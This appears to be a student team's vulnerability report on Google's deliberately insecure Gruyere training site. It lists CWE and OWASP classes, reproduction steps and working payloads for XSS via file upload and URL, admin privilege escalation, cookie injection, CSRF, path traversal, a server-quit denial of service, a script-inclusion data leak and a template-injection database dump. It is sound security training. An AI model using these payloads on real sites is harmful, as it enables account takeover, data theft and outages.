

Team ID: Team-593490

Team Size: 4

Team Leader: Mohamed Naveed

Team member: Dharun Ramesh

Team member: Madhuri Santhosh Srinivasan

Team member: Aravind. S

Project: AI-enhanced intrusion detection system

Vulnerabilities in Practice Website

Practice Website: <https://google-gruyere.appspot.com/>

Vulnerability Name: Unrestricted Upload of File with Dangerous Type

CWE : CWE - 434

OWASP Category: A04:2021 – Insecure Design

Description: The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

Business Impact: Lack of effective security controls in the design phase often results in an application being susceptible to many weaknesses, collectively known as insecure design vulnerabilities.

Vulnerability Path : <https://google-gruyere.appspot.com/upload.gtl>

Vulnerability Parameter: HTML File

Steps To Reproduce

Step 1: Access the URL

Step 2: Create account and then login with your credentials

Step 3: Upload a HTML file with script

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
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```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
  </head>
  <body>
    <script>
      alert("File Upload XSS");
    </script>
  </body>
</html>
```

Step 4: Upload

Step 5: Visit the given link

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
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Vulnerability Name: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE : CWE - 79

OWASP Category: A03:2021 – Injection

Description: The product does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Business Impact: Cross-site scripting (XSS) can lead to unauthorized access to user data, damaging trust and reputation, and exposing businesses to legal and financial repercussions.

Vulnerability Path : <https://google-gruyere.appspot.com/>


Vulnerability Parameter: [https://google-gruyere.appspot.com//%3Cscript%3Ealert\(%22Reflected%20XSS%22\)%3C/script%3E](https://google-gruyere.appspot.com//%3Cscript%3Ealert(%22Reflected%20XSS%22)%3C/script%3E)

Steps To Reproduce

Step 1: Access the URL

Step 2: Create account and then login with your credentials

Step 3: Enter a HTML code in the URL



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Vulnerability Name: Improper Privilege management

CWE : CWE - 269

OWASP Category: A04:2021 – Insecure Design

Description: The product does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor.


Business Impact: Lack of effective security controls in the design phase often results in an application being susceptible to many weaknesses, collectively known as insecure design vulnerabilities.

Vulnerability Path : <https://google-gruyere.appspot.com/editprofile.gtl>

Vulnerability Parameter: https://google-gruyere.appspot.com/saveprofile?action=update&is_admin=True

Steps To Reproduce

Step 1: Access the URL



The screenshot shows a web browser window with the title "Gruyere: Profile". The URL in the address bar is "https://google-gruyere.appspot.com/editprofile.gtl". The page displays a form for editing a user profile. The "User id:" field contains "NAVEED". The "User name:" field contains "NAVEED". The "OLD Password:" field is empty. The "NEW Password:" field is empty. Below these fields, a red warning message reads: "WARNING: Gruyere is not secure. Do not use a password that you use for any real service." The "Icon:" field is empty and has a placeholder "(32x32 image, URL to image location)". The "Homepage:" field is empty. The "Profile Color:" field is empty. The "Private Snippet:" field is empty. At the bottom of the form is a blue "Update" button. The entire screenshot is overlaid with numerous orange circles of varying sizes, suggesting a heatmap or highlighting specific areas of interest.

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Step 2: Create account and then login with your credentials

Step 3: Enter the given parameters

Step 4: Sign-out and Sign back in

NAVEED <NAVEED> | Manage this server | Profile | Sign out

Gruyere: Manage the server

Edit a user's profile: Edit
Reset the server
Quit the server

NAVEED <NAVEED> | Manage this server | Profile | Sign out

Gruyere: Profile

Add a new account or edit an existing account.

User id: NAVED
User name: NAVED
OLD Password:
NEW Password:
WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.
Icon: (32x32 image, URL to image location)
Homepage:
Profile Color:
Private Snippet:
Is admin: Yes No
Is author: Yes No
Update

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Vulnerability Name: Reliance on Cookies without Validation and Integrity Checking

CWE : CWE - 565

OWASP Category: A08:2021 - Software and Data Integrity Failures

Description: The product relies on the existence or values of cookies when performing security-critical operations, but it does not properly ensure that the setting is valid for the associated user.

Business Impact: Software and data integrity failures can lead to data corruption, system crashes, and unauthorized access, causing business disruptions, financial losses, and damage to reputation.

Vulnerability Path : <https://google-gruyere.appspot.com/>

Vulnerability Parameter: <https://google-gruyere.appspot.com/saveprofile?action=new&uid=admin|admin|author&pw=12345>

Steps To Reproduce

Step 1: Access the URL

Step 2: Enter the parameter



GRUYERE:"63006242|admin|admin|author||"
Created:"Fri, 13 Oct 2023 12:56:42 GMT"
Domain:"google-gruyere.appspot.com"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:false
Last Accessed:"Sun, 15 Oct 2023 13:24:30 GMT"
Path:"/3455044208141502...7719646986465066"
SameSite:"None"
Secure:false
Size:36

Found the admin|admin|author pattern in the cookie stored

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Vulnerability Name: Cross-Site Request Forgery (CSRF)

CWE : CWE - 352

OWASP Category: A01:2021 – Broken Access Control

Description: The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

Business Impact: CSRF attacks can lead to unauthorized actions on a user's behalf, potentially causing financial losses and reputation damage, impacting a business's trust and bottom line.


Vulnerability Path : <https://google-gruyere.appspot.com/newsnippet.gtl>

Vulnerability Parameter: <https://google-gruyere.appspot.com/deletesnippet?index=0>

Steps To Reproduce

Step 1: Access the URL

Step 2: Create a snippet



Step 3: Enter the parameter



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Vulnerability Name: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE : CWE - 22

OWASP Category: A01:2021 – Broken Access Control

Description: The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

Business Impact: Improper limitation of a pathname can allow unauthorized access to sensitive files, risking data breaches and damaging a company's reputation and legal compliance.


Vulnerability Path : <https://google-gruyere.appspot.com/>

Vulnerability Parameter: <https://google-gruyere.appspot.com/..%2fsecret.txt>

Steps To Reproduce

Step 1: Access the URL

Step 2: Enter the parameters



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Vulnerability Name: Uncontrolled Resources Consumption

CWE : CWE - 400

OWASP Category: A09:2004 – Denial Of Service

Description: The product does not properly control the allocation and maintenance of a limited resource, thereby enabling an actor to influence the amount of resources consumed, eventually leading to the exhaustion of available resources.

Business Impact: Uncontrolled resource consumption can lead to system outages, degradation of user experience, and increased operational costs, potentially causing revenue losses and customer dissatisfaction.



Vulnerability Path : <https://google-gruyere.appspot.com/>

Vulnerability Parameter: <https://google-gruyere.appspot.com/quitserver>

Steps To Reproduce

Step 1: Access the URL

Step 2: Enter the parameters



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Vulnerability Name: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE : CWE - 79

OWASP Category: A03:2021 – Injection

Description: The product does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Business Impact: Cross-site scripting (XSS) can lead to unauthorized access to user data, damaging trust and reputation, and exposing businesses to legal and financial repercussions.

Vulnerability Path : <https://google-gruyere.appspot.com/>

Vulnerability Parameter: <https://google-gruyere.appspot.com/feed.gtl>

Steps To Reproduce

Step 1: Create a HTML file with the below code

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
  </head>
  <body>
    <h1 id="snip"></h1>
    <script>
      function _feed(s) {
        document.getElementById("snip").innerHTML = JSON.stringify(s);
      }
    </script>
    <script src="https://google-
gruyere.appspot.com/345504420814150224321947719646986465066/feed.gtl"></script>
  </body>
</html>
```

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```
{"private_snippet": "", "cheddar": "Gruyere is the cheesiest application on the web.", "brie": "Brie is the queen of the cheeses!!!"}  
 
```

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Vulnerability Name: Exposure of Sensitive Information to an Unauthorized Actor

CWE : CWE - 200

OWASP Category: A01:2021 – Broken Access Control

Description: The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

Business Impact: Exposure of sensitive information to an unauthorized actor can result in data breaches, leading to legal consequences, reputation damage, and loss of customer trust.

Vulnerability Path : <https://google-gruyere.appspot.com/>

Vulnerability Parameter: <https://google-gruyere.appspot.com/dump.gtl>

Steps To Reproduce

Step 1: Access the URL

Step 2: Enter The parameters

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Project: AI-enhanced intrusion detection system

Vulnerability Name: Exposure of Sensitive Information to an Unauthorized Actor

CWE : CWE - 200

OWASP Category: A01:2021 – Broken Access Control

Description: The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

Business Impact: Exposure of sensitive information to an unauthorized actor can result in data breaches, leading to legal consequences, reputation damage, and loss of customer trust.

Vulnerability Path : <https://google-gruyere.appspot.com/editprofile.gtl>

Vulnerability Parameter: {{__db:pprint}}

Steps To Reproduce

Step 1: Access the URL

Step 2: Enter the parameter in My private snippet

Step 3: view your private snippet

The screenshot shows the 'Gruyere: Profile' page. At the top, there's a warning message: 'WARNING: Gruyere is not secure. Do not use a password that you use for any real service.' Below this, there are fields for User id (set to 'administrator'), User name (set to 'Admin'), OLD Password, NEW Password, Icon (with a placeholder '(32x32 image, URL to image location)'), Homepage (set to 'https://www.google.com/contact/'), and Profile Color. The 'Private Snippet' field contains the value '{{__db:pprint}}'. At the bottom, there are checkboxes for 'Is admin:' (with 'Yes' checked) and 'Is author:' (with 'Yes' checked), and a 'Update' button.

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